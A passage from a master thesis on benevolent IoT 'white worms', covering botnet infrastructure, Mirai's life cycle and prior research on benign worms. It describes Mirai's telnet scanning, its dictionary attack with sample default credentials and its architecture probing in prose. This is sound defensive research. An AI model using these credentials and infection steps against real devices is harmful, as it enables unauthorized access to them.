

UNIVERSITY OF TWENTE.

DEPARTMENT OF ELECTRICAL ENGINEERING, MATHEMATICS,
AND COMPUTER SCIENCE

IoT White Worms: Design and Application

Author:
Giovanni Ferronato

Supervisors:
Dr. Anna Sperotto
Colin Schappin MSc
Ivan Kozlov MSc

An assignment submitted for the master thesis of

MSc EIT - CyberSecurity

August 26, 2020

Abstract

The phenomenon of malicious IoT botnets has been constantly growing over the past few years to the point that it is nowadays one of the biggest threats on the Internet. Many techniques have been employed to fight botnets. Unfortunately, those have proven not to be enough. That is why white worms have been proposed. White worms are self-propagating programs that take advantage of the spreading and infection mechanism of malicious botnets with the final aim of securing and protecting IoT devices. However, given that white worms have similarities with malicious botnets in some parts, they also inherit some issues from botnets. That is why white worms have always been seen negatively and they have never been a study field in the cybersecurity community. This work analyzes the issues in using white worms, it defines a list of requirements that white worms should satisfy, and it proposes a set of design guidelines to build good white worms that are usable and beneficial in real-world scenarios. Moreover, thanks to the implementation of a proof-of-concept white worm, this work also proves that a white worm that follows the proposed design guidelines is feasible and effective in protecting IoT devices.

DISCLAIMER: This work is not stating that white worms are the final solution to IoT botnets, nor that they can be employed everywhere. This work studies white worms as an extra solution to work together with other security measures to fight botnets. Moreover, this work acknowledges that white worms are not usable in every real-world scenario and that there are cases where white worms simply are not an option for many different reasons.

Acknowledgements

The first acknowledgment always goes to my family right? Well, in my case it does. My family has always supported me during this master school and always allowed me to follow my dreams and do what I wanted to. So, thank you very much Mum, Dad, and Sister. Then a special "thanks" goes to my girlfriend, Martina, who tolerated me during my ups and downs even thousands of kilometers far away.

Done with the close relatives, here goes the rest. The biggest "thank you" goes to my supervisors, Anna, Colin, and Ivan, who helped me shape this thesis. Thank you particularly for your suggestions and to have always tried to push me to do better.

I would like to thank also other people who helped me with this thesis. Masa Galic, Domien te Boome and David Dalenberg, who helped me in the intricate cybercrime legal field. Jeroen van der Ham, Alexander Galt, Jan-Jan Lowijs, Mauricio Cano Grijalba, and Jilles Groenendijk with whom I had inspiring ethical discussions about white worms. The colleagues of the Cyber team of Deloitte NL who advised me whenever needed and shared their huge experience. And last but not least, Christian Dietz who kindly "borrowed" me his Malware Evaluation Framework to test my proof-of-concept.

Of course, I could never forget about friends and colleagues with whom I spent these incredible two years of master school. I would like to thank the Drienerlo V3 football team for all hard training and fun matches, the fantastic fellow EIT Digital students I had the opportunity to meet, the interns' colleagues at Deloitte NL to have shared with me the experience of smart working (thanks COVID-19!), and the "home friends" that always warmly welcome me back in Italy.

Well, it has been a hell of a journey with very happy memories, but I'm glad that it is over. Heading to new adventures! See you soon...

Contents

1	Introduction	4
1.1	Motivation	5
1.2	Methodologies	6
1.3	Research questions	7
2	Background	8
2.1	Botnets	8
2.1.1	Infrastructure	8
2.1.2	Life cycle	9
2.1.3	Mirai	10
2.2	State of the Art	11
2.3	Summary	14
3	White worms requirements	15
3.1	Bontchev's problems	15
3.2	Technical requirements	16
3.3	Legal requirements	18
3.4	Ethical requirements	20
3.5	Psychological requirements	22
3.6	Summary	23
4	White worms analysis	25
4.1	White worms wild attempts	26
4.1.1	Carna Botnet	26
4.1.2	Linux.Wifatch	28
4.1.3	Hajime	30
4.2	White worms academic attempts	33
4.2.1	Architecture	33
4.2.2	AntibIoTic Use-Cases	34
4.2.3	Analysis	34
4.3	Summary	37
5	Design Guidelines	39
5.1	Guidelines Definition	39
5.1.1	Summary	43
6	Proof of Concept	45
6.1	Real-world Application	45
6.1.1	Proposed Application	45
6.1.2	Legal considerations	47
6.2	Design	47
6.2.1	Testbed	49
6.3	Implementation	51
6.4	Results & Evaluation	57
6.5	Comparison	60
6.6	Summary	61

7	Discussion	62
7.1	Requirements Discussion	62
7.2	Design Guidelines Discussion	63
7.3	Proof-of-concept Discussion	63
8	Conclusions	65
8.1	Future works	66
	Appendices	67
A	Stakeholders & Values	68
B	Values conflicts	71
C	Default Telnet Credentials List	74
D	Proof-of-concept code snippets	76
D.1	File-pattern matching function	76
D.2	Telnet Infection function	77
	Bibliography	81

Chapter 1

Introduction

The number of connected devices around the world has been growing exponentially in the last years and it is expected to reach around 50 billion by the end of 2020 [1]. As suggested by CISCO [2], most of these devices (around 81% by 2022) will be non-PC, meaning that most of them will be the so-called *Internet of Things* (IoT) devices. It is difficult to define IoT devices since, due to the amplitude of different devices and applications, many definitions exist. For this work, I will use the definition provided in [3]: *"IoT devices are hosts with the ability to collect and process information and communicate over the Internet using a general-purpose hardware"*. This definition includes some key characteristics of IoT devices: first, they are connected to the Internet; second, using general-purpose hardware they usually have constrained capabilities (little RAM and low computational power); third, the general term "hosts" refers to many different kinds of devices that have various operating systems, software, manufacturers, and so on. The provided definition identifies devices ranging from expensive security cameras to really cheap smart light bulbs, and this implies a huge security problem regarding these devices. IoT devices are often manufactured to be easily usable and configurable by not skilled people and with the plug-and-play idea in mind. Moreover, many devices need to be very cheap to be competitive in the market. For example, a light bulb should not cost more than \$15, but, as already pointed out in [4], what kind of cybersecurity can we expect from a \$15 light bulb? Most IoT manufacturers do not take into consideration adding security functionalities to their products because it would make them more complex to use by final users and more expensive to build. Their goal is to build the cheapest product in the market, and we all know that cheap does not go well with security.

This environment of IoT insecurity (as it is called in [3]) has already had disastrous consequences. The most well-known is the massive Distributed Denial of Service (DDoS) attack carried out in 2016 by the Mirai botnet [5]. A botnet is a network of connected devices infected with some malware and managed by a "Bot Master" which is usually a malicious user who uses the botnet to perform illegal activities such as spam campaigns, DDoS attacks, identity fraud, sensitive data theft, and so on. IoT devices are a preferred target of malicious users since they have poor security features and, therefore, are easily exploitable. Mirai was not the only one, there are a plethora of examples of cyber attacks carried out by infected devices (not limited to IoT devices). To mention just a few of them: Hydra (2008), Aidra (2012), BASHLITE (2014), LuaBot(2016), Remaiten (2016), Linux/IRCTelnet (2016) and Persirai (2017).

Botnets are characterized by their infection and spreading mechanism and the devices they target. Especially, the former are the characteristics that make botnets a nightmare for security researchers, IT analysts and network admins. Botnets are able to spread really fast and in a stealthy way which is difficult to detect. Infected devices can stay dormant (i.e. not performing any malicious action) for a very long period until they receive new commands from the Botmaster. Classical security controls and countermeasures are not effective against botnets because, often, they use unknown vulnerabilities (also known as zero-day vulnerabilities) or intrinsic broken flaws of devices such as default credentials.

In order to contrast IoT botnets' diffusion, white worms have been proposed. **White worms are worms that take advantage of the spreading and infection techniques of malicious botnets to create a network of safe devices by enhancing their security level.** The philosophical idea behind white worms is that *"the intrinsic weakness of IoT devices might be seen as the solution of the problem instead of as the problem itself"* [6]. Of course, since the

functionalities and behavior of white worms are very similar to the one of malicious botnets with the only difference of the final aim, white worms inherit also the legal and ethical issues of botnets. In fact, white worms may gain unauthorized access to some devices and they usually perform actions that may change the configurations or state of the devices without the legal consent of the owners. This raises clear legal and ethical problems that need to be addressed.

However, as stated by Tanachaiwiwat and Helmy [7], *"there is great potential for a new security paradigm to use non-malicious worms to fight malicious worms in what is similar to network vaccination"*. To do so, the fundamental characteristics, that a white worm should have, need to be defined to make sure that white worms can not harm devices or networks. That is why, **this thesis proposes a white worms design that identifies the high-level features that each white worm needs to have to be considered benevolent**. Moreover, to prove that such a solution is possible and feasible, a proof-of-concept is implemented in which the most important characteristics of the proposed framework are put in practice. On top of this, since the application of a white worm is not suitable for every real-world scenario due to some intrinsic limitations, an example use-case is also provided in which the usage of a white worm is beneficial and also desirable.

1.1 Motivation

The Verizon Data Breach Report of 2019 [8] gives a clear idea of how botnets are one of the biggest and most serious threats in the digital world. Indeed, the report does not even include the botnets related incidents together with other threats in order *"to avoid eclipsing the rest of the main analysis data set"*. In fact, the number of botnet related breaches is around 50,000, while all other breaches sum up to 41,686.

The efforts of security researchers and companies have proven not to be enough. Indeed, there are still hundreds of thousands of devices infected by some botnet malware that can carry any malicious activities at any point in time. As a matter of fact, the botnet underground market is a *"billion-dollars shadow industry"* [9] in which everyone with enough money can rent a botnet to perform cyber crimes.

As already mentioned above, the advent of the IoT era did not help in reducing the botnets spreading. On the contrary, the *"insecurity"* [3] of IoT devices have made the IoT botnets even bigger and therefore more powerful. Moreover, the geographical spread of botnets' infrastructure, which goes across countries and legal borders, makes the legal prosecution a really difficult path to follow in taking down botnets.

Even when researchers are actually successful in taking down a specific botnet, for instance by taking control of the C&C server, they usually are not able to sanitize the bots which remain vulnerable and may be infected by some other botnet shortly after. This is the case because it is really hard to identify all the devices that are part of a botnet, specially in a Peer to Peer (P2P) botnet, and connect them to a physical person which is the owner. On top of that, the devices may be located on the other part of the world where researchers have no control nor power.

I estimate that, to effectively combat botnets, a world-wide common effort should be made by tens of different countries and companies to collaborate from a technical and legal point of view with the goal of locating and identifying both bot masters and infected devices. Unfortunately, as you may have noticed in the previous sentence, this is very utopian.

Given this overview of the current (drastic) situation of botnets, it is clear how the approach in fighting botnets needs to be changed. One possible innovative solution is to employ white worms. White worms can take advantage of the spreading and infection mechanism of malicious botnets to win the race against them and securing vulnerable devices before they can be infected by malware or clean up those infected devices. Unfortunately, white worms have a similar behavior of malicious botnets (except for the final aim) and therefore they come with big legal and ethical issues. However, these issues should not prevent the research to proceed in order to look for the benefits that the white worm technology can bring to the fight against malicious botnets. This is the reason behind this thesis and behind my personal interest in white worms as a new approach in the war against malicious botnets.

1.2 Methodologies

In this section, the research methodologies are presented and the research questions are outlined and further developed into sub-questions.

The overall research process is depicted in Figure 1.1. First of all, the findings of Bontchev [10], who described 12 problems related to the release of a self-propagating virus that aims at doing good, are validated and expanded through interviews with field-specific experts. Even though other researchers (i.e. Cobb and Lee [11]) have already assessed their validity, this validation step is needed because the work of Bontchev is dated back in 1994 and it was done for self-propagating viruses for computers, while this thesis focuses on IoT white worms. Therefore, some of the Bontchev’s problems may not be valid anymore or may not be relevant in the context of IoT.

In particular, the interaction with legal experts is carried out to understand which are the legal requirements for using a white worm in real-world scenarios. An ethical assessment with relevant experts is done to gather possible solutions to the ethical concerns about the actions of white worms. Eventually, malware experts were included in the research to discuss the technical issues identified by Bontchev. Combining the results of these three steps, a list of requirements of white worms is drawn.

This list is used to analyze the existing white worms, namely Linux.Wifatch, Carna, Hajime, AntibloTic,




Figure 1.1: Summary of the research methodologies.

and AntibloTic, based on the researchers findings, reverse engineers reports, online resources, historical data, and the source code whenever available. On one hand, the analysis is done in order to understand which features of every single white worm satisfy the requirements. On the other hand, to understand which features do not satisfy the requirements. Both these features will be useful to define the final proposed design guidelines. Therefore, the outcome of this phase is a list of features of white worms that satisfy the requirements.

Starting from the outcome of the previous phase, in the next phase the features in the list are used to define design guidelines for white worms that make sure they are usable and beneficial in real-world scenarios.

Then, a real-world application is proposed in which the usage of a white worm that follows the proposed design guidelines is useful and desirable. This includes the consideration of the legal environment and some possible specific solutions are discussed for the proposed real-world application. Eventually, to prove that a white worm that follows the proposed design guidelines exists and it is effective in fighting malicious botnets, a proof-of-concept will be developed implementing only some of the design guidelines for the sake of time and simplicity. The implementation will start from the publicly available source code of other white worms and botnets, and it will further develop to include the design guidelines. Moreover, the proof-of-concept will be tested against some well-known malicious botnet (i.e. Mirai) to prove its effectiveness.

1.3 Research questions

Given the motivations provided in Section 1.1 and the methodologies above, the final aim of this master thesis is to answer the following research questions:

- RQ1: *Is it legally and ethically possible to exploit the potential of white worms to protect connected IoT devices and prevent them from being infected by malicious botnets?*

The research question includes the following sub questions:

1. What are the legal and ethical issues in deploying an IoT white worm?
2. What are the requirements of IoT white worms?

- RQ2: *What design guidelines should an IoT white worm follow in order to be beneficial and usable in real-world scenarios?*

The research question includes the following sub questions:

1. How do current white worm solutions perform against the requirements?
2. What features of current white worms are desirable as general design guidelines?
3. Which is a possible real-world scenario?

- RQ3: *Is a white worm that follows the proposed design guidelines feasible and effective in fighting malicious botnets?*

The research question includes the following sub questions:

1. Is it possible to develop a proof-of-concept of a white worm that follows the design guidelines?
2. How does the proof-of-concept look like?
3. Is the proof-of-concept able to avoid that malicious botnets infect IoT devices?

This thesis continues as follow: Chapter 2 presents the background information, specifically, in Section 2.1 general botnets are analyzed and a special focus is given to Mirai as one of the most successful botnets in the wild, while, in Section 2.2, the academic research on white worms is analyzed; in Chapter 3 the requirements that white worms should satisfy are defined based on four points of view, namely, technical, legal, ethical and psychological; in Chapter 4 the defined requirements are used to analyze the state-of-the-art white worms to highlight their positive and negative features; Chapter 5 uses all the information presented before to define the design guidelines that developers and deployers should take into consideration to make sure that their white worm is useful and beneficial; in Chapter 6 the design, implementation, test and results of the proof-of-concept of a white worm that follows the design guidelines are presented together with a possible real-world application; Chapter 7 discusses the findings of this work highlighting some possible limitations of the three main steps of the research, namely, white worms requirements, design guidelines and proof-of-concept; eventually, Chapter 8 summarizes this thesis, draws the conclusions and presents some suggestion for the future works.

Chapter 2

Background

In this Chapter all the relevant background information to start the research on white worms are provided. First of all, to give an understanding of the technology from which white worms inherit many of their characteristics, botnets are presented. Section 2.1 focuses on botnets infrastructure, life cycle and real-world examples. At the end of Section 2.1, the reader will have a deep understanding of botnets. This is fundamental to understand the state-of-the-art analysis of Section 2.2. In that Section, the previous academic research on white worms (or however they were called in the past) is presented highlighting the pros, the cons and the limitations of each paper. At the end of this Chapter, the reader has a broad understanding of how botnets (and similarly white worms) work and what has been the academic research in this field.

2.1 Botnets

In this Section, Botnets are introduced together with their characteristics and functionalities in general to later deep dive into one of the most famous botnets, Mirai. Botnets are relevant here since white worms' infrastructure is mainly taken from botnets. The spreading and infection mechanism used by white worms is often similar (if not even completely copied) to malicious botnets. Therefore, understanding botnets is the first (big) step in getting to know white worms.

As defined by ENISA researchers, *"Botnets are networks of compromised, remotely controlled computer systems"* [14]. Malicious users use them for various purposes. The most common are spam emails, sensitive information theft (e.g. credit card, identity, banking data) or Distributed Denial of Service (DDoS). Most of the botnet's "owners" are profit-driven cybercriminals and, therefore, these malicious activities are carried out in a pay-per-use model which creates a *"billion-dollar shadow industry"* [9]. As suggested by Liao et al., this poses an "immediate" solution on the botnet problem: *"Any effective approach aiming at eliminating such activities must remove the financial incentives out of them"*. Unfortunately, this is not easy at all and requires a huge effort at the regulatory level from many institutions. That is why botnets are still out there and are even growing in number and size. Therefore, a different approach is needed to fight botnets and, as already mentioned in Section 1.1, white worms can be one solution.

2.1.1 Infrastructure

Any botnet is made of three key components: the Command&Control server (C&C), many infected devices called "Bots" and a communication mechanism (protocol). All three together form a very resilient infrastructure that has proven to be efficient and hard to take down. The most common aspects and characteristics of each component is described below:

- Command&Control (C&C) is directly controlled by the malicious user behind the botnet, who is usually called "Botmaster". As the name suggests, the C&C is the component that coordinates and controls the entire botnet. Therefore, many protection mechanisms are employed by Botmasters to hide it or, at least, to make it difficult to be identified. These include continuously changing the IP address ("Fast Flux" algorithms [15]) of the server, continuously changing the domain name (Domain Generation Algorithms - DAG [16]) of the server, encrypting the communications and using distributed architectures such as P2P. Since

the C&C is a single point of failure (SPOF), if we could identify and locate it, then it would be "easy" to take it down and make the botnet powerless. That is why most of the research in botnet's takedowns have focused on locating the C&C. Unfortunately, as proven by the fact that botnets are still out there, these methods are not really effective except for a few occasions. The most famous one is the work of Stone-Gross et al. [17], where the authors were able to take over the Torpig botnet for ten days.

- Bots forms the army used to carry out malicious actions. They all have two common characteristics: they have some vulnerabilities that make the infection possible using an exploit and, of course, they are all somehow connected to the Internet. This thesis focuses on IoT devices as targets of botnets. What makes IoT devices special is that they usually lack even basic security features. For instance, one of the most common "exploit" used by botnets is to brute force default credentials for the Telnet service. In fact, many IoT devices still have their factory credentials unchanged. Botmasters take advantage of this by performing dictionary attacks. Unfortunately, the reasons why IoT devices have such a poor security level has little to do with bad programming (which could be solved more easily), but it relies on more complex and well-studied economic reasons and a lack of incentives for manufactures [4]. However, this is not the focus of this thesis and therefore it is left to the reader.
- The communication mechanism is fundamental for keeping the botnet alive. Without being able to communicate with the C&C server, bots would not receive commands from the botmaster and therefore they would be useless. There are many protocols used by botnets in the wild, but as suggested by IBM researchers [18], the most common are IRC, HTTP, P2P, and Tor. A big distinction has to be made between botnets that use P2P architectures (and therefore P2P communication protocols) and the centralized architectures. The latter is the "old style" and weaker since they strongly rely on the availability of the C&C server. Therefore, as explained above, they have a single point of failure. The P2P botnets are more advanced and they are often based on well-known and tested P2P architectures such as BitTorrent. Given that usually P2P protocols are encrypted and there is not a centralized entity that acts as a SPOF, the P2P architecture makes the botnet more robust and difficult to detect.

2.1.2 Life cycle

Another important aspect of botnets is their life cycle. Even though each botnet is usually highly personalized based on the final goal and the will of the botmaster, we can identify four common high level phases that most of the botnets have:

1. **Scanning** Assuming that an infected node already exists, it will try to spread the malware. In order to do so, the infected node scans to find new vulnerable devices. The scanning can be done using many techniques, for instance: ICMP ping, Nmap, DNS queries, and so on. Usually, the scan is done quite randomly by generating random IP addresses. However, many botnets use sets of IP addresses given to each bot that could span from a very general pool (e.g. 8.8.0.0/16) to a very specific one-by-one IP address enumeration. The latter implies that the botnet has a specific target, while the former shows an attempt to spread as fast as possible. One extreme example is the complete IPv4 addresses scan ("/0" scan) carried out by the Sality botnet and analyzed by Dainotti et al.[19]. In both cases, many botnets have a blacklist of IPs that the bots should never scan. For example, in the published Mirai's code, it is clear how the malware was avoiding the IP addresses of companies such as the US Postal Service, the Department of Defense, the Internet Assigned Numbers Authority (IANA), Hewlett-Packard (HP) and General Electric. Once the infected node has found a new vulnerable code the exploit phase starts.
2. **Exploit** In this phase the attacker node (which could be both a bot or the C&C server depending on the botnet) exploits a specific vulnerability in the target node. For instance, as already mentioned in Section 2.1.1, a common exploit is a dictionary attack on the credentials for the Telnet service. Once the attack is successful, the attacker node has gained access to the target node and the examination phase starts.
3. **Examination** Except for botnets targeting only one specific device, all the others need to determine the target device architecture in order to execute the correct compiled binaries. In

fact, executing a binary for an ARM architecture in an x86 device would not work. In order to determine the architecture, botnets usually take advantage of some well-know commands that leak the architecture's type. For instance, by retrieving the `/bin/echo` binary and by inspecting the headers it is possible to determine the processor architecture[20]. Once the architecture is determined, the actual infection phase starts.

4. **Infection** At this point the attacker node knows the architecture of the target node and can download the correct malware binaries in the target node. This is also the phase in which it is possible to differentiate between various types of nodes. Some botnets use powerful nodes directly connected to the Internet as proxies, temporary storage or even C&C. Therefore, the type of binaries downloaded in the new infected node may vary based on the function given to the node. However, in general, this is the phase where all the logic of the botnet is transferred to the new bot. This also includes commands from the Botmaster, scanning scripts, infection scripts, killer programs to delete other malware in the device, and many more.

In common perception, botnets are considered malicious and harmful. This is well supported by many events of malicious botnets stealing sensitive information, performing DDoS attacks, stealing identities, doing fraud, sending SPAM and so on. However, it has to be said that all these activities are part of the last of the four phases of the botnets' life cycle and they are highly dependent on the botmaster's will. As a technology itself, botnets are not inherently malicious. In fact, they can be used for two good purposes: first, to raise the awareness on the cybersecurity issues of many devices; and second, to enhance the security level of those devices by patching their vulnerabilities. Unfortunately, so far, botnets have been mainly used for malicious purposes and therefore their benign capabilities have lost the trust of the scientific community.

2.1.3 Mirai

One of the most popular botnets in the wild is Mirai. This is probably due to the fact that the source code of the botnet has been released by its creators, most likely in an attempt to hide themselves. Since then, it has been widely used for research purposes. It was the first malicious botnet of which full source code was available to research and to study the techniques and behavior of wild botnets. And not an average botnet, Mirai has been quite a successful botnet. During its peak, Mirai had an army of around 600,000[21] IoT infected devices spread between 164 countries [22]. Moreover, it became really famous in 2016 for its DDoS attacks against some well-know websites and even a domain name provider (Dyn). This latter attack caused some major Internet platforms such as Amazon, Netflix, GitHub, and Facebook to mention just a few of them, to be unavailable. In fact, it reached an at-that-time record of 1.2Tbps bandwidth [5].

The following is an analysis of Mirai's behavior based on the released source code on GitHub [23] and therefore it does not take into consideration features and extra components implemented by some successors of Mirai. Analyzing the Mirai's infrastructure following the components described in Section 2.1.1, it is possible to claim that:

- C&C infrastructure of Mirai is composed of three parts: the actual C&C server, the Report server, and the Loader. The first acts as a common C&C by issuing commands. The second is used by bots to send the findings of their scanning. Each bot sends to the Report server the IP address and valid credentials of the target devices found during its scanning activities. The third is the component responsible for the infection phase. It takes the information about vulnerable devices from the Report server and it exploits the target's vulnerability, it determines the target processor's architecture and it downloads and executes the proper malware binaries.
- Since the infection is carried out by the Loader server, the bots are responsible only to scan IPv4 addresses, find vulnerable devices by dictionary attack using a set of around 62 hardcoded credentials and report those to the Report server. Those credentials target specific IoT vendors such as Dahua, Huawei, ZTE, Cisco, ZyXEL, and MikroTik [21].
- Mirai is a really centralized botnet strongly relying on the C&C infrastructure. The communication between bots and C&C is done using sockets over TCP/IP protocol. In particular, the low-level implementation of the sockets is taken from the `sys/socket.h` C library. The

communication is started by the bots, therefore, eliminating the problems of firewalls and NAT.

On the other hand, for what it concerns the life cycle of Mirai botnet, the analysis, as presented in 2.1.2, follows:

1. The original Mirai's scanning phase is composed of simple TCP SYN probes randomly scanning IP addresses, excluding some hardcoded IP pools, on Telnet ports 23 and 2323[21]. The scanning allows a maximum of 128 concurrent connections and the random IPs are created using a personalized pseudo-random function based on the current time, the local process ID, the time since the program was launched plus some shifting and XOR operations.
2. Mirai's exploit phase is twofold. First, once the attacker node finds some potentially vulnerable device, it performs a dictionary attack on the Telnet login service using some hardcoded credentials such as: "root:admin", "admin:admin", "root:8888", and so on. If the attack is successful, the attacker node reports back to the report server (hardcoded to be *report.changeme.com*) the IP address of the victim together with the correct credentials. The report server gets the information about new vulnerable devices and queues them to be processed by the loader server. Second, the loader gains access to the target device by exploiting again the same vulnerability and the examination phase starts.
3. The loader uses some shell commands such as `cat /bin/echo` to determine the target processor's architecture. Then, it downloads and executes the correct binaries. At this point, the target device has become a new bot of the Mirai botnet.

Mirai has been a turning point since it raised public attention and awareness regarding the issue of insecure IoT devices. Unfortunately, it has been a turning point also for malicious users who, after the release of the source code, had an easy way in creating their own botnet just by adding some extra credentials to the Mirai list, some new supported architectures or new exploits based on the new vulnerabilities. This has caused the creation of a plethora of successors of Mirai at the point that, right now, Mirai is considered a family of malware. Just to name a few of them: Echobot, Satori, JenX, Wicked, and OMG.

2.2 State of the Art

The idea of using the characteristics of malware to fight against malware has been around for a long time. However, white worms have not been deeply studied at the academic level probably due to the legal and ethical issues that they carry. One of the first research about this is the work of Bontchev [10] in 1994 who identified 12 problems in deploying a "good" computer virus. Nowadays, most of the real-world implementations are wild attempts of "gray hat" hackers that were deployed in particular scenarios in which a fast response to malicious botnets was needed. From the academic point of view, one of the pillars of the research on "good" worms made to enhance security level of devices is Roger A. Grimes in his book *"Malicious Mobile Code"* [24]. Back in 2001, he talked about the possibility to use a **goodwill mobile code**, also called "vaccine", to detect an attack and fix the damage without involving the network administrator. From that on, the name has changed a lot and references to technologies very similar to white worms can be found under names such as predator, benign worm, benevolent worm, anti-worm, and even nematode. All of them are united under the very same idea: using malware characteristics to protect vulnerable devices. Even though it is not the correct definition, I like to call them *"goodware"*. The world "goodware" usually refers to software that does what it is supposed to. However, it gives a clear idea of what white worms are: software that uses tactics and mechanisms normally employed by *malware* to do *good* things.

Following the chronological order, the first attempt to define a white worm is the work of Toyozumi and Kara [25]. The authors, starting from the work of Grimes [24], describe a **predator** with three main functionalities: searching viruses, eliminating virus and multiplication. It has to be pointed out that, in this model, the predator is expected to "infect" the device if and only if it finds a virus on the device. Moreover, it is expected to die right after the multiplication and no traces are left in the device. This is already a good starting point from the legal point of view since no clean devices would be targeted by the predator and eliminating the predator from the device

builds trust in the good willing of the predator itself. However, the authors were more focused on mathematically describe the spreading model of both the virus and the predator to find the optimum balance between them to not overload the network. Indeed, they defined how to calculate the "predatory rate" and the "multiplication rate" for the predator. Unfortunately, they did not dive into the characteristics and features of the predator nor they developed one.

The research on predators was carried on by Gupta and DuVarney in their paper of 2004 [26]. They propose three types of **predators**: persistent, immunizing and seeking. The first type adds a fixed delay before dying to the "classic predator" (Toyoizumi's predator [25]), therefore not deleting itself right after the multiplication, so that it can wait for incoming viruses and eliminate them. The second type adds the possibility to persistently fix the vulnerability used to "infect" the device in order to make it immune to future attacks by malicious worms. It does so by applying a patch. The third type of predator is able to target only infected machines rather than spread randomly. However, since the authors identified predators as a solution to the problems of automatic patch distribution systems such as congestion, overloading and single point of failure (SPOF), their main focus was avoiding the congestion of the network caused by the predator. Moreover, they use a simulation technique based on a set of static parameters both for the virus and for the predators, such as fan-out, propagation time and time-to-live, to find the optimal values.

What is interesting about this paper is that the authors discussed the legal problems related to gaining unauthorized access to devices. They suggested relying on OS infrastructure (something like a backdoor) which is able to identify the source of the predator's code, for instance by a signature-based authentication. Even though it seems a good idea, it would make the predator/white worm very similar to a patch distributions system which comes with problems as well. Unfortunately, the authors did not spend too much time in describing the predator design nor what its characteristics should be. Moreover, their experimentation was done in a simulated environment that does not take into consideration real-world entities such as firewalls, Intrusion Prevention Systems (IPS), controls and monitoring devices in the network. Also, they focused only on email viruses and the respective predators which are not so common anymore nowadays.

The first academic paper in which **non-malicious worms** were mentioned is the work of Tanachaiwiwat and Helmy [7] of 2006. Even though the focus of the paper is again the spreading rate of viruses/worms compared to their good versions, at the end, the authors propose "*a high-level protocol framework called VACCINE (Virus Combat via Coexistence and INtEraction) which presents a new paradigm of network security that fights worms using controlled non-malicious worms*" [7]. This framework expects the non-malicious worm to be able to clean infected devices but not to prevent future infections (no immunization or patches are included). The solution proposed in the paper lacks specificity and details, however, it gives some good ideas of some possible desirable characteristics of such a solution. For instance, already from the name, it is clear that the control over the non-malicious worm is an important characteristic.

On top of this, this paper is of fundamental importance since it clearly states that non-malicious (white) worms have "great potential" to fight malicious worms in some scenarios. However, the authors only defined the optimum scan rate of the non-malicious worm and they did not deeply discuss any other characteristics. Moreover, they did not address nor acknowledge the legal and ethical issues of such a solution.

In order to model the behavior of worms, researchers have frequently used theories taken from epidemic modeling since the spreading of diseases and worms can be modeled similarly [3]. For instance, in 2009 Toutonji and Yoo [27] have proposed a Passive Worm Dynamic Quarantine (PWDQ) model which combines **passive benign worms** and dynamic quarantine methods to better decrease the spreading of malicious worms. They have classified devices in five possible states: susceptible, infectious, passively infectious (infected by a benign worm), quarantined and removed. In this case, the benign worm is called "passive" since it infects vulnerable devices and stays dormant until a malicious worm arrives. At that point, the benign worm triggers a defensive response to protect the device. Through their simulation, the authors proved that, by increasing the initial number of passively infectious hosts, the number of infectious hosts declines. However, this preventive technique of spreading the benign worm to devices needs to be considered in a specific legal environment, otherwise, it would have many legal issues blocking it. Unfortunately, the authors do not discuss about the legal and ethical issues.

The same epidemic approach is taken by Jerkins and Stupiansky [3] in 2018. The authors use inoculation epidemic concepts taken from biomedical applications to prove that the deployment of a **harmless virus** can slow down and even stop the spread of an epidemic of malicious viruses. However, the paper only defines the spreading speed, at which a harmless virus should spread, as a key characteristic of harmless viruses. No further discussion on such harmless viruses is carried out. Moreover, the authors acknowledge that their solution can not prevent the epidemic to occur, it can only slow down the spreading.

It is interesting to notice the comparison the authors made between the creation of a vaccine for a disease and the creation of a harmless virus to fight a malicious one: *An infection vector is identified, either from a known vulnerability in IoT hosts or by reverse engineering samples of IoT malware. Then a neutered, or benign variant, of the malware is created that exploits the identified infection vector. The "harmless" infecter is designed so that infected devices acquire immunity to the malware.* This is actually the way wild white worms (presented in Section 4.1) are developed.

The first attempt to develop a **white worm** is done by Dragoni et al. [6] in 2017 when they presented AntibIoTic (which later became AntibIoTic 1.0). In the paper, they define AntibIoTic's functionalities, the infrastructure behind it and some real-world scenarios in which the white worm can be used. The authors decided to base their implementation of the Mirai's infrastructure and to focus their effort in making sure that AntibIoTic is able to increase the security level and to raise the general awareness around IoT security issues. Indeed, AntibIoTic is able to sanitize infected devices, secure vulnerable devices (if, after having notified the owner, he does not apply the fix) and it is resistant to reboot. Moreover, the source code of AntibIoTic has been made publicly available in order to build a community of skilled people around it, to improve it, and to build trust between developers and device owners.

Even though the authors acknowledge the legal and ethical issues, they could not give a proper answer to it since AntibIoTic is designed to be released in the wild, therefore, making it almost impossible to defend against laws and ethics concerns. However, with AntibIoTic 2.0 [13], the authors tried to solve the legal issue integrating AntibIoTic 1.0 with the new IoT development paradigm: fog computing [28]. They claim that, by running the C&C server on a fog node¹ and adding "prior consensus" by devices' owners to run AntibIoTic on their devices, there are no more legal issues. Even though this is a strong claim which is not further explained in the paper, it is true that the fog computing paradigm could put white worms developers and device owners closer to each other and, so, ease some legal and ethical problems.

